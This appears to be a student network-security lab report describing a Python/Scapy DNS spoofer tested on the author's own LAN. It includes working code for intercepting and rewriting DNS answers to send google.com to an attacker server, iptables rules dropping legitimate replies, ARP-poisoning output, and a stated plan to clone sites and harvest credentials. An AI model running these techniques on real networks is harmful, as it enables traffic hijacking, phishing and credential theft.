A4 – DNS Spoofer

Garik Smith-Manchip

November 11th, 2021

—

COMP 8505

—

Aman Abdulla

D’Arcy Smith

Contents

Introduction

Overview

- Design DNS Server in Python
- Spoof website hosted on external server and have victim be redirected to that website


Goals and Constraints

- Sense an HTML DNS query
- Respond to query with new response packet
- Direct victim to external target machine
- Test on LAN on own systems only
- Handle any arbitrary domain name

Design and Approach

Machines

- The Attacking machine will be hosted on a Raspberry Pi 4b running Raspbian OS
- The Victim machine will be hosted on a Razor Laptop running Kali OS
- The Router is hosted inside the LAN of my house
- The Attacking Web Server will be hosted on a Raspberry Pi 4b running Raspbian OS with an Apache 2 web server running




Setup and Run

1. On the Attacker, edit the configuration file to match the correct formatting in config1.txt in the following order
   a. Victim IP Address
   b. Router IP Address
   c. Router MAC Address
   d. Victim MAC Address
   e. Attacker MAC Address
2. On the Attacker, run the ARP Spoofing file arpspoofer.py

3. On the Victim, check the ARP Tables by running arp -n
   a. Note that the router's mac address in the routing tables should match the attacker machine's mac address
4. On the Attacker Web Server, start the Apache service associated with their IP Address. This means redirecting /var/www/html/index.html
5. On the Attacker, run the DNS Spoofing file dnsspoofer.py
6. On the Victim, open Firefox and go to **google.ca**

Code Analysis


Host Array



```
#   Setup DNS Table
dnshosts = {
    b"www.google.com.": "192.168.1.74",
    b"www.google.ca.": "192.168.1.74",
    b"google.com.": "192.168.1.74"
}
```

The DNS Host array links different website URLs with differing web servers. This means that the implementation allows for multiple websites to be queried at the same time. For testing purposes, only the regional variants of **google.com** will be tested.

Netfilter Queue




```
#   Main
os.system ( "iptables -I FORWARD -j NFQUEUE --queue-num 1" )

queue = NetfilterQueue ( )
queue.bind ( 1, ProcessPacket )
queue.run ( )
```

Initially, the forwarding rule needs to be put in place to allow packets to be filtered through the attacking machine, between the victim and the router. The rule is set up to process one packet at a time.

A queue object is created to handle all incoming response packets from the router. When a packet is sniffed, it is bound to the run function Process Packet which handles the crafting of the new response packet. Lastly, the queue object will run in an infinite loop awaiting incoming packets from the router.


Process Packet



```
#   Packet Processing
def ProcessPacket ( packet ):

    newpacket = IP ( packet.get_payload ( ) )

    if newpacket.haslayer ( DNSRR ):
        print ( "[o] Before: ", newpacket.summary ( ) )
        newpacket = ModifyPacket ( newpacket )
        print ( "[o] After: ", newpacket.summary ( ) )
        packet.set_payload ( bytes ( newpacket ) )

    packet.accept ( )
```

Initially, a new packet is created as a copy of the original sniffed packet. If that packet is a DNS Response packet, then it will be checked and modified. If it is not a DNS Response packet then allow it through to the Victim machine, unhindered.

Modify Packet



```
#   Modify Packet
def ModifyPacket ( packet ):

    website = packet[DNSQR].qname

    if ( website not in dnshosts ):
        print ( "[-] No Modification: ", website )
        return packet

    #   Reroute Website Address to Attacker Server
    packet[DNS].an = DNSRR ( rrname=website, rdata=dnshosts[website] )
    packet[DNS].ancount = 1

    #   Recalculate Length and CheckSum
    del packet[IP].len
    del packet[IP].chksum
    del packet[UDP].len
    del packet[UDP].chksum

    return packet
```

The first thing we do is to pull out and check to make sure the website of the sniffed packet is inside the list of DNS Hosts to be redirected to the Attacking Web Server.

The new response packed it crafted with the URL bar name being equal to the initial website query. The modification is for the actual redirect to be the IP Address of the Attacking Web Server.


Finally, the packet's checksum needs to be recalculated to be accepted as a valid packet. Python does this automatically by generating new data if the Length and Checksum fields are removed.

Design Choices

Copy Packet vs. New Packet

In C, the basic implementation, when crafting a DNS Response packet, is to create a completely new packet and individually add in the proper fields for a packet to be sent. This process also involves a manual calculation of the Checksum.

Python allows for the response packet to be completely copied using Scapy. This means that not every field needs to be added, but only the necessary fields need to be edited.




```
DNSRR ( rrname=website, rdata=dnshosts[website] )
```

The field that needs to be changed is the **rdata** field which will be the IP Address of your attacker's web server.

Python also allows for packets to recalculate their checksum and length fields automatically by deleting the existing data from the packet. Scapy will go to send the packet and instantiate these fields with proper data based on the changes made to the DNSRR data.

Multiple Google URLs

For testing, I chose to work with the three basic responses that could return from redirecting to **google.com** in a web browser. This was tested because the LAN networked worked on had incredibly slow internet speeds that yielded differing results based on what query was being run.




```
#   Setup DNS Table
dnshosts = {
    b"www.google.com.": "192.168.1.74",
    b"www.google.ca.": "192.168.1.74",
    b"google.com.": "192.168.1.74"
}
```

More will be explained in the test cases, but without a blocking firewall rule, **google.ca** succeeded the DNS Spoof and redirected to the attacking web server while **google.com** failed the redirect and ended up going through to **google.com** due to losing the race condition. This test case was consistent due to **google.ca** taking longer to send a response packet back to the router.


Active Analysis

Run Analysis

The first thing that needs to be done is to successfully setup ARP Spoofing on the victim machine. The following was the Victim's ARP table before the spoof.


```
root@kali:~# arp -a
Telus (192.168.1.254) at 44:fe:3b:aa:c1:67 [ether] on wlan0
? (192.168.1.90) at dc:a6:32:a1:f7:83 [ether] on wlan0
? (192.168.1.74) at dc:a6:32:a1:f7:41 [ether] on wlan0
```


After the ARP Spoofer has been run, the MAC Address of the Router will match the Attacker's MAC Address. This means that the Victim's machine believes that the Router is now the Attacker machine.


```
root@kali:~# arp -a
? (192.168.1.254) at dc:a6:32:a1:f7:83 [ether] on wlan0
? (192.168.1.90) at dc:a6:32:a1:f7:83 [ether] on wlan0
? (192.168.1.74) at dc:a6:32:a1:f7:41 [ether] on wlan0
```

This is a Man in the Middle attack where all traffic will flow through the Attacking machine, to the Router and back through the Attacker before returning to the Victim. Packets will then be sniffed and modified if they meet the proper criteria to be edited.

Once the DNS Spoofing is running, the Victim will be susceptible to being redirected to the Attacker Web Server.

The Victim machine goes to **google.com** and end up at the Apache Web Service hosted on 192.168.1.74. With a carefully crafted website cloner, the Web Server can match the look of the original webpage. For testing, the Victim is redirected to a basic HTML page.



You have been hacked

The successful test shows the URL of **google.com** but has obviously redirected to a dangerous web server.

Edge Cases

Since the domain of **google.ca** redirects to **google.com**, querying **google.ca** responds slowly enough that the modified response packet will always return faster than the original response packet when testing on my home network without a firewall rule. On the other side **google.com** sometimes responded faster than the modified response packet from the attacking machine in the middle of the attack could.

To solve this issue, the attacker must block the response packet from the legitimate query to **google.com**. This is done with the following.

```
#   Block Legitimate Response Packet
os.system ( "iptables -A FORWARD -p udp --sport 53 -d 192.168.1.70 -j DROP" )
os.system ( "iptables -A FORWARD -p tcp --sport 53 -d 192.168.1.70 -j DROP" )
```

These rules will block the DNS response packet received by the router so that it never makes it to the Victim machine. This could cause load time issues that might tip the Victim off about a potential attack.

Test Plan

Test Results


Number	Module	Description	Result	Result
1	DNS Spoofer	Query **google.ca** without blocking firewall rule	Successfully redirects to attacking web server at 192.168.1.74	Pass
2	DNS Spoofer	Query **google.com** without blocking firewall rule	Redirects to google.com sometimes and other times redirects to attacking web server	Pass*
3	DNS Spoofer	Query **google.com** with blocking firewall rule	Successfully redirects to attacking web server at 192.168.1.74	Pass

Test Cases

1. Query Google.ca Without Firewall Rule

After setup, the Victim redirects to **google.ca** with no blocking firewall rule up that would reject the original DNS packet.

The expected result is that the Attacker web server page is loaded up on the Victim machine.




You have been hacked

2. Query Google.com Without Firewall Rule

After setup, the Victim redirects to **google.com** with no blocking firewall rule up that would reject the original DNS packet.


The expected result is that the Attacker web server page is loaded up on the Victim machine.

Sometimes a successful query is made.



You have been hacked

Other times the crafted response loses the race condition and comes back with the original website.




3. Query Google.com With Firewall Rule

After setup, the Victim redirects to **google.com** with a blocking firewall rule up that rejects the original DNS packet.

The expected result is that the Attacker web server page is loaded up on the Victim machine.

Consistently a successful query is made.



You have been hacked

Conclusion

Overview

The DNS Spoofer worked as expected once the ARP Spoofing was successfully setup. The Victim was redirected to the Attacker Web Server when they went to the websites **google.ca** and **google.com**.

One aspect that needed to be addressed was the race condition exhibited between the real response packet from the router and the crafted response packet from the Attacker machine. 80% of tests came back successful where the crafted response packet was returned and the Victim was rerouted to the Attack Web Server. To satisfy the 20% that failed, a firewall blocking rule was put in place to reject the real DNS response packet from the router.

Personal

This helped me properly learn how the DNS response system works. During the 8506 DNS assignment, I failed to successfully make that connection work because the ARP Spoofing was being reset by the router and the response packet was not crafted properly by the tool assigned for us to use.

Completing a successful spoof helps me push forward with added functionality of cloning websites and adding additional data to try and harvest credentials and system information from the Victim. This is all in hypotheticals for LAN testing as it is illegal to perform on Victim’s that have not consented to the DNS Spoof attack test taking place.